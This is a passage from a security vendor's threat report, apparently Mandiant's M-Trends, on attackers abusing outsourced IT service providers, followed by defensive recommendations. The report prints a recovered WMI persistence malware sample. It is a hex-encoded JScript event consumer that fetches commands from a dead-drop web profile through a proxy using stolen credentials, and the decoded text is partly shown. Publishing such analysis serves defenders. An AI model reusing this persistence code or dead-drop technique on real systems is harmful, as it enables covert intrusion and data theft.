- **Strong Authentication:** Enforce multi-factor authentication for administrative access to the networking devices. Use a system that relies on hardware tokens, SMS, or a smartphone application rather than a workstation-based “softoken” solution.
- **System Integrity Verification:** Periodically check running configurations on networking devices and ensure that they conform to the boot image. Threat attackers might compromise the running image of a networking device with modifications that may not persist after rebooting.
- **Change Management:** Ensure that network administrators keep detailed logs on changes made to the networking device infrastructure. Organizations can accomplish this by establishing a change management process and implementing a change ticketing system.
- **Patch Management:** Ensure that devices are running with the vendor’s latest patches. Always download patches directly from the vendor and verify hashes or digital signatures of the patches before applying them to devices.
- **Recovery:** Store known-good configurations in a secure location so that they can be used to recover from a compromise. Periodically check the images installed on networking devices to determine if the image on a networking device has been altered.
- **Monitoring:** Maintain awareness of devices with performance issues that may be evidence of compromise.

A LOOK BACK, TRENDS TURNED CONSTANTS:


OUTSOURCED SERVICE PROVIDER ABUSE

Mandiant continued to observe advanced attack groups leveraging outsourced service providers to intrude onto the networks of our customers. This topic should sound familiar; in 2013, Mandiant's M-Trends report² included an article and case study about how advanced attack groups were observed increasingly taking advantage of outsourcing relationships in order to gain access to companies that employed those services. This trend has grown, and is possibly more prevalent today as an rising number of organizations become increasingly reliant on their outsourced service providers.


² M-Trends 2013 (https://dl.mandiant.com/EE/library/M-Trends_2013.pdf)

Compromise via outsourced service provider (OSP)

1 OSP has access to client network through site-to-site VPN tunnel. Limited access restrictions are in place.



2 Attacker compromises OSP



3 Attacker leverages site-to-site VPN tunnel and compromises client from OSP network.

The Takeaway

Your network is only as secure as your outsourced service provider. Make sure your organization understands the security of these providers, and apply as stringent policies to their access as you would to your own employees.

Outsourced service provider abuse was observed in several forms throughout 2015. We investigated cases involving financially motivated attackers leveraging stolen credentials from third-party service providers to access retail and hospitality networks and steal payment card data, a continuing trend that has been widely reported over the last few years and has not shown any signs of decreasing.

We also witnessed attackers indirectly leveraging outsourced service providers for access by stealing credentials left behind in unsecured files on victim systems. While it is true that the attacker already had access to the victim environment, it was the outsourced service provider credentials that allowed the attacker to interact with the target segment of the victim's environment. In one case we worked, the attacker found a spreadsheet with usernames and passwords to a protected network segment. Unfortunately, this protected network segment allowed remote single-factor access to the environment. The attacker simply leveraged the credentials they had stolen to authenticate to the segmented environment, accessed systems processing cardholder data, and continuously harvested that data until we contained the incident.

The most damaging outsourced service provider abuses we saw this past year were related to the IT outsourcing (ITO) industry. By working with victim organizations and their outsourced IT service providers, we have identified multiple advanced attack groups that have persisted across various ITO infrastructures for more than at least two years – and five years in one instance. The attackers were maintaining persistence to the ITOs and leveraging them for unrestrained access into the targeted companies that employ the outsourced services. The goals of the attackers varied for each of the end-client victims, but the actors were primarily focused on stealing sensitive data from those organizations while maintaining access to the ITO infrastructure for additional campaigns targeting other companies.

Our investigations revealed that attackers were maintaining access to the ITOs by gaining access to the ITO management servers that these service providers use to support their clients' infrastructure. From there, the attackers performed reconnaissance and harvested credentials that enabled them to access the targeted companies' systems. The attackers occasionally deployed malware inside the end-client (victim) networks as an additional persistence mechanism, but primarily leveraged the elevated privileges of the ITO administrators to move throughout the victim networks undetected.

In a recent investigation, Mandiant identified an attacker leveraging WMI³ malware for persistence that spanned the ITO network along with multiple victim organizations. The usage of WMI for persistence is considered an interesting technique and advanced attackers are increasingly favoring it, so identifying its usage in ITO investigations marks the convergence of two trends. Last year, Mandiant's M-Trends report provided an overview of WMI and how attackers were observed leveraging this technique for lateral movement and persistence. Additionally, In August 2015⁴, the FireEye FLARE team published a whitepaper that dives deep into the architecture of WMI, reveals case studies of attacker use of WMI in the wild, describes WMI attack mitigation strategies, and shows how to mine its repository for forensic artifacts.

This particular malware was unique not only because it was WMI-based, but also because it leveraged a dead-drop resolver technique that communicated with malicious profiles created on the Microsoft TechNet web portal; a technique that FireEye described in a threat intelligence report published in May 2015 (*Hiding in Plain Sight: FireEye and Microsoft Expose Chinese APT Group's Obfuscation Tactic*).

³ M-Trends 2015 – Overview of WMI (<https://www2.fireeye.com/rs/fireeye/images/rpt-m-trends-2015.pdf>)

⁴ Windows Management Instrumentation (WMI) Offense, Defense, and Forensics (https://www.fireeye.com/blog/threat-research/2015/08/windows_management.html)

Advanced threat actors can use WMI for nearly every phase of the Targeted Attack Lifecycle. By default, using WMI leaves little evidence for forensic investigators to find, unless they know where to look. In this particular instance, not only was WMI used to defeat traditional antivirus software, it was also used to bypass the victim's web proxy by using hard-coded credentials that had been stolen from an ITO user. The following code snippet depicts an example of WMI malware recovered from a recent ITO investigation.

```
instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "MST.ConsumerScripts";
    ScriptingEngine = "JScript";
    ScriptText = "oFS = new ActiveXObject('Scripting.FileSystemObject');JF='C:/Windows/Temp/%Mutex%';oMutexFile =
    null;try{oMutexFile = oFS.OpenTextFile(JF, 2, true);}catch(e){}"
    "CoreCode = ' %D%61%73%74%65%72%55%72%6C%20%3D%20%5B%27%68%74%74%70%3A%2F%2F%73%6F%63%69%61%6C
    %2E%74%65%63%68%6E%65%74%2E%6D%69%63%72%6F%73%6F%66%74%2E%63%6F%6D%2F%50%72%6F%66%69%6C%65%2F%3C%52%45%44%41%43%
    54%45%44%43%E%27%5D%3B%20%76%61%72%20%50%72%6F%78%79%20%3D%20%5B%3C%50%52%4F%58%59%5F%52%45%44%41%43%54%45%44%43%E%3
    A%38%30%27%2C%27%3C%49%54%4F%5F%55%53%45%52%3E%27%2C%27%3C%49%54%4F%5F%55%53%45%52%5F%50%41%53%53%57%4F%52%44%3E
    %27%5D%3B%20%63%61%6C%6C%55%72%6C%20%3D%20%27%27%3B%20%76%41%75%74%68%20%3D%20%27%27%3B%20%67%53%6C%65%65%70%20
    %3D%20%31%30%30%30%20%2A%20%36%30%20%2A%20%37%32%3B%20%76%53%6C%65%65%70%20%3D%20%35%30%30%3B%20%58%4D%4C%20%3D%20
    %6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%4D%53%58%4D%4C%32%2E%53%65%72%76%65%72%58%4D%4C%48%54
    %54%50%2E%36%2E%30%27%29%3B%20%6F%57%53%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%5
    3%63%72%69%70%74%2E%53%68%65%6C%6C%27%29%3B%20%6F%4E%74%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%
    63%74%28%27%57%53%63%72%69%70%74%2E%4E%65%74%77%6F%72%6B%27%29%3B%20%6C%6F%63%61%74%6F%72%20%3D%20%6E%65%77%20
    %41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%62%65%6D%53%63%72%69%70%74%69%6E%67%2E%53%57%62%65%6D%4C%6F%63%-
    61%74%6F%72%27%29%3B%20%6F%57%4D%49%20%3D%20%6C%6F%63%61%74%6F%72%2E%43%6F%6E%6E%65%63%74%53%65%72%76%65%72%28%27%
    2E%27%2C%20%27%72%6F%6F%74%5C%5C%63%69%6D%76%32%27%29%3B%20%6F%46%53%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%
    %26%A6%56%37%42%82%75%36%37%26%97%07%46%96%67%2E%46%69%6C%65%53%79%73%74%65%6D%4F%62%6A%65%63%74%27%29%3B%20
    %76%61%72%20%42%61%73%65%36%34%20%3D%20%7B%20%5F%6B%65%79%53%74%72%20%3A%20%22%41%42%43%44%45%46%47%48%49%4A%4B%4C%
    4D%4E%4F%50%51%52%53%54%55%56%57%58%59%5A%61%62%63%64%65%66%67%68%69%6A%6B%6C%6D%6E%6F%70%71%72%73%74%75%76%77%
    78%79%7A%80%81%82%83%84%85%86%87%88%89%90%91%92%93%94%95%96%97%98%99%00%01%02%03%04%05%06%07%08%09%0A%0B%0C%0D%0E%0F%
    %28%69%6E%70%75%74%29%20%7B%20%76%61%72%20%6F%75%74%70%75%74%20%3D%20%22%22%3B%20%76%61%72%20%63%68%72%31%2C%20
    %63%68%72%32%2C%20%63%68%72%33%2C%20%65%6E%63%31%2C%20%65%6E%63%32%2C%20%65%6E%63%33%2C%20%65%6E%63%34%3B%20%76%61%7-
    2%20%69%20%3D%20%30%3B%20%69%6E%70%75%74%20%3D%20%42%61%73%65%36%34%2E%5F%75%74%66%38%5F%65%6E%63%6F%64%65%28%69%6E
    %70%75%74%29%3B%20%77%68%69%6C%65%20%28%69%20%3C%20%69%6E%70%75%74%2E%6C%65%6E%67%74%68%29%20%7B%20%63%68%72%31%20
    %3D%20%69%6E%70%75%74%2E%63%68%61%72%43%6F%64%65%41%74%28%69%2B%2B%29%3B%20%63%68%72%32%20%3D%20%69%6E%70%75%74%2E%63
    %68%61%72%43%6F%64%65%41%74%28%69%2B%2B%29%3B%20%63%68%72%33%20%3D
```

The hex encoded portion of the script in this file decoded to the text shown below. This encoded text contained the URL from which the malware downloaded commands and a hard-coded victim proxy address with authentication credentials that had been stolen from the ITO.

```
masterUrl = ['http://social.technet.microsoft.com/Profile/<REDACTED>']; var Proxy = [<PROXY_REDACTED>:80','<ITO_US-
ER>','<ITO_USER_PASSWORD>']; callUrl = ''; vAuth = ''; gSleep = 1000 * 60 * 72; vSleep = 500; XML = new ActiveXOb-
ject('MSXML2.ServerXMLHTTP.6.0'); oWS = new ActiveXObject('WScript.Shell'); oNt = new ActiveXObject('WScript.Net-
work'); locator = new ActiveXObject('WbemScripting.SWbemLocator'); oWMI = locator.ConnectServer('.', 'root\cimv2');
oFS = new ActiveXObject('Scripting.FileSystemObject'); var Base64 = {_keyStr : "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=", encode : function (input) { var output = ""; var chr1, chr2, chr3, enc1, enc2, enc3,
enc4; var i = 0; input = Base64._utf8_encode(input); while (i < input.length) { chr1 = input.charCodeAtAt(i++); chr2 =
input.charCodeAtAt(i++); chr3 =
```

The following diagram depicts how advanced attack groups maintain their persistence inside ITO infrastructure.

Figure 2 - Attack Diagram





Figure 3 – Targeted Attack Lifecycle



This trend of ITO service provider compromise is significant because it allows advanced attack groups to shortcut the Targeted Attack Lifecycle. When an attacker infiltrates a targeted company’s network using the compromised ITO infrastructure, they have essentially skipped the first three phases of the lifecycle. There’s no need to craft an exploit or send a spear phishing email to the target company since they already have elevated privileges with unrestricted access. This shortcut allows the attackers to scale, improving efficiency and reducing efforts required to complete their missions. Compromising ITO service providers and skipping multiple phases of the Targeted Attack Lifecycle makes it increasingly difficult for attackers to be prevented or detected. We expect this trend to continue until the cost of operating through outsourced service providers becomes too great for the attack groups to bear. Then they will find an easier method to accomplish their goals.

Recommendations

Historically, large enterprises have been wary about migrating their IT infrastructure to the public cloud because of perceived security risks. As we’re seeing in our investigations, the risks associated with outsourcing IT services may be just as concerning. Consider the following recommendations if you are engaging, or have already engaged, an outsourced IT service provider.

Implement Multi-Factor Authentication & Jump Servers

Implement multi-factor authentication mechanisms for all outsourced service

providers and, where possible, via jump server for service providers to access a client network environment. If an attacker is active inside an outsourced service provider’s network, multi-factor authentication with a dedicated jump server can prevent them from being able to steal credentials and pivot directly into the end-client’s (victim) networks. Furthermore, any chosen multi-factor solution should be tied to a corresponding user’s Active Directory account and not be valid for other accounts. Hardware-based tokens or phone-based tokens (such as those delivered via SMS) are more secure options for multi-factor authentication. Be sure to actively monitor remote logons for any suspicious activity.

Monitor Use of Privileged Accounts

Monitor the use of privileged accounts, including those associated with outsourced service providers. Attackers target privileged accounts such as local administrator, domain administrator, and service accounts. These are especially valuable inside the ITO management systems since they can potentially be used across multiple clients/victims. While there are various products/solutions available to help manage and monitor privileged accounts, organizations may consider something as simple as sending a daily report to all privileged account holders showing where they authenticated to, enabling astute administrators to identify suspicious activity.

